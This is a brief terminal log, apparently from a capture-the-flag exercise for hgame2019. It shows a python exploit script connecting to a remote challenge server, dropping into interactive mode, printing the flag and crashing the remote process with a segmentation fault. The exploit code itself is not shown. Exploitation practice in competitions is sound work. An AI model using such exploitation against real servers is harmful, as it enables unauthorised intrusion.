python /home/olddog/ctf/games/hgame2019 80x8
[+] Opening connection to 118.24.3.214 on port 10002: Done
[+] Opening connection to 118.24.3.214 on port 10002: Done
[*] Switching to interactive mode
hgame{El_PsY_C0Ngr00}/bin/timeout: the monitored command dumped core
Segmentation fault
[*] Got EOF while reading in interactive
$
```